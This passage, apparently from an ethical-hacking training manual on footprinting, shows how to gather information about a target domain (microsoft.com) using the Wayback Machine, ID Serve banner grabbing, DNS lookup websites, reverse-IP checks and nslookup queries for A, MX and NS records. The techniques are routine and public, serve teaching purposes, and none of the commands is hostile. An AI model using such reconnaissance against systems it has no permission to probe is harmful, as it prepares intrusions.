
## Website : [www.archive.org](http://www.archive.org)

[www.archive.org](http://www.archive.org) has a digital archive of the World Wide Web and other information on the Internet. It enables users to see archived versions of web pages across time, which the Archive calls a "three dimensional index."


- Access [www.archive.org](http://www.archive.org) from any web browser. Give website URL in "WAYBACK Machine" option.



- Select the date, month and year from the timeline available, to view archive of the website given.




- Archive old webpages of given website.




## Tool : ID Serve

ID Serve utility main function is to examine the workings of the Web server and gives information of operating platform of the server. The probe can also reveal useful information on other information such as cookie values and reverse DNS information.


- Start the **ID Serve** application.



- Enter the domain name or URL of the website and click **Query the server**. Application checks the webserver application and displays it.



## DNS FOOTPRINTING



### Pre-requisite:

- Computer installed with OS
- Internet Connection (Broadband, Dial-up)

### DNS Footprinting – Websites

- [www.dnsstuff.com](http://www.dnsstuff.com)
- [www.dnsdumpster.com](http://www.dnsdumpster.com)
- [www.yougetsignal.com](http://www.yougetsignal.com)

### DNS Footprinting – Tools

- nslookup
- DNSDataView
- DomainHostingView


## Website : [www.dnsstuff.com](http://www.dnsstuff.com)

We can use [www.dnsstuff.com](http://www.dnsstuff.com) to find DNS information of a domain and perform DNS security checks.

- Access [www.dnsstuff.com](http://www.dnsstuff.com) from any web browser.



- Enter the domain name in the search box.



- DNS security check results are shown as below.

The screenshot shows the DNSReport Results for microsoft.com. At the top, there is a summary bar with four colored boxes: red (FAIL), yellow (WARNING), green (PASS), and grey (INFO). The green box for PASS is highlighted with a red border. Below this is a table titled "PARENT". The table has columns for "Status" (green "PASS") and "Test Name". The "Information" column contains a note about the parent zone providing NS records and a list of 13 IP addresses for ns1, ns2, ns3, and ns4.msaft.net.

Status	Test Name	Information
PASS	Parent zone provides NS records	Parent zone exists and provides NS records. This is good because some domains, usually third or fourth level domains, such as example.co.us do not have a direct parent zone. This is legal but can cause confusion. The NS Records provided are (nameserver   IP Address   TTL): ns3.msaft.net.   193.221.113.53 ns1.msaft.net.   208.84.0.53 ns2.msaft.net.   208.84.2.53 ns4.msaft.net.   208.76.45.53 ns3.msaft.net.   2620:0:34::53 ns1.msaft.net.   2620:0:30::53 ns2.msaft.net.   2620:0:32::53 ns4.msaft.net.   2620:0:37::53

- DNS security check results are shown as below.


The screenshot shows the DNSReport Results for microsoft.com. A large red box highlights the "NS" section of the report. This section contains seven rows, each with a green "PASS" status and a specific test name. The "Information" column for each row provides details about the nameserver configuration and its impact on DNS security.

Status	Test Name	Information
PASS	Unique nameserver IPs	All nameserver addresses are unique. The Nameservers provided are nameservers that supply answers for your zone, including those responsible for your mailservers or nameservers A records. If any are missing a name (No Name Provided), it is because they did not send an A record when asked for data or were not specifically asked for that data:
PASS	All nameservers respond	All nameservers responded. We were able to get a timely response for NS records from your nameservers, which indicates that they are running correctly and your zone (domain) is valid. The Nameservers provided are nameservers that supply answers for your zone, including those responsible for your mailservers or nameservers A records. If any are missing a name (No Name Provided), it is because they did not send an A record when asked for data or were not specifically asked for that data:
PASS	Open DNS servers	Nameservers do not respond to recursive queries. Your DNS servers do not announce that they are open DNS servers (i.e. answering recursively). Although there is a slight chance that they really are open DNS servers, this is very unlikely. Open DNS servers increase the chances of cache poisoning, can degrade performance of your DNS, and can cause your DNS servers to be used in an attack, so it is imperative that externally facing DNS servers do not recursively answer queries.
PASS	All nameservers authoritative	All nameservers answered authoritatively for the zone. This indicates that the zones for this domain are set up correctly on your nameservers and that we should be able to get good responses to further queries.
PASS	NS list matches parent list	NS list matches list from parent zone. This indicates that your parent nameservers are 'aware' of the correct authoritative nameservers for your domain. This ensures less overhead for DNS queries, because an extra DNS resolution step is not required.
PASS	NS address list matches parent zone	NS addresses matches list from parent zone. This indicates that your parent nameservers are 'aware' of the correct authoritative nameservers for your domain. This ensures less overhead for DNS queries, because an extra DNS resolution step is not required.
PASS	Stealth nameservers	No stealth nameservers discovered. There is very little chance that there will be 'confusion' when resolving your domain records from the parent nameservers. There appear to be no 'extra' nameservers listed that the parent might try to refer to and cause DNS resolution delays.


## Website : [www.dnsdumpster.com](http://www.dnsdumpster.com)

We can use [www.dnsdumpster.com](http://www.dnsdumpster.com) to find DNS information of a domain.


- Access [www.dnsdumpster.com](http://www.dnsdumpster.com) from any web browser.



- Enter the domain name in the search box.




- DNS check results are shown as below.




## Website : [www.yougetsignal.com](http://www.yougetsignal.com)

**yougetsignal.com** website can be used for network location tracing, reverse email lookup, reverse IP domain name lookup, etc.

- Access yougetsignal.com from any web browser and select Reverse IP Domain Check.



- Check for the domain name to find what other websites are hosted on the same system.



- Yougetsignal displays all the other domains hosted on the same server.

The screenshot shows a web browser window with the URL <https://www.yougetsignal.com/tools/web-sites-on-web-server/>. The page title is "you get signal". The main content is titled "Reverse IP Domain Check" and includes a form where "Remote Address" is set to "microsoft.com" and a "Check" button is visible. Below the form, a red box highlights a section that says "Found 8 domains hosted on the same web server as microsoft.com (104.40.211.35)". This section lists the following domains:


- microsoft.com
- microsoft.de
- www.microsoft.net
- www.windows.com
- microsoft.com
- windows.com
- www.mserviseurope.com
- xbox.com

At the bottom of the page, there is a note about the database size, a "Note" section explaining the tool's functionality, and a "About" link. There are also promotional banners for "Get 70% off on .in domains with Zoho Workplace!" and a "GO ONLINE" button. The footer contains copyright information and links to privacy policy and host server.


## Tool : nslookup

**Nslookup** is a network administration command-line tool available for many computer operating systems for querying the Domain Name System (DNS) to obtain domain name or IP address mapping or for any other specific DNS record.

- Open **Command prompt** on your computer.



- Type **nslookup** on command prompt.



- In nslookup type the domain name to get the IP address.



Administrator: C:\Windows\system32\cmd.exe - nslookup  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\CSP>nslookup  
Default Server: google-public-dns-a.google.com  
Address: 8.8.8.8  
  
>

- IP addresses are shown as below.



Administrator: C:\Windows\system32\cmd.exe - nslookup  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
  
C:\Users\CSP>nslookup  
Default Server: google-public-dns-a.google.com  
Address: 8.8.8.8  
  
> microsoft.com  
Server: google-public-dns-a.google.com  
Address: 8.8.8.8  
  
Non-authoritative answer:  
Name: microsoft.com  
Addresses: 191.239.213.197  
104.40.211.35  
104.43.195.251  
23.100.122.175  
23.96.52.53  
  
> -

- To get details of email server set type=mx and give the domain name.

```
Administrator: C:\Windows\system32\cmd.exe - nslookup
> set type=mx
> microsoft.com
Server: google-public-dns-a.google.com
Address: 8.8.8.8


Non-authoritative answer:
microsoft.com    MX preference = 10, mail exchanger = microsoft-com.mail.protection.outlook.com
>
```

- To get details of DNS server set type=ns and give the domain name.

```
Administrator: C:\Windows\system32\cmd.exe - nslookup
>
> set type=ns
> microsoft.com
Server: google-public-dns-a.google.com
Address: 8.8.8.8

Non-authoritative answer:
microsoft.com    nameserver = ns3.msft.net
microsoft.com    nameserver = ns4.msft.net
microsoft.com    nameserver = ns1.msft.net
microsoft.com    nameserver = ns2.msft.net
> -
```

- To get details of SOA server set type=soa and give the domain name.



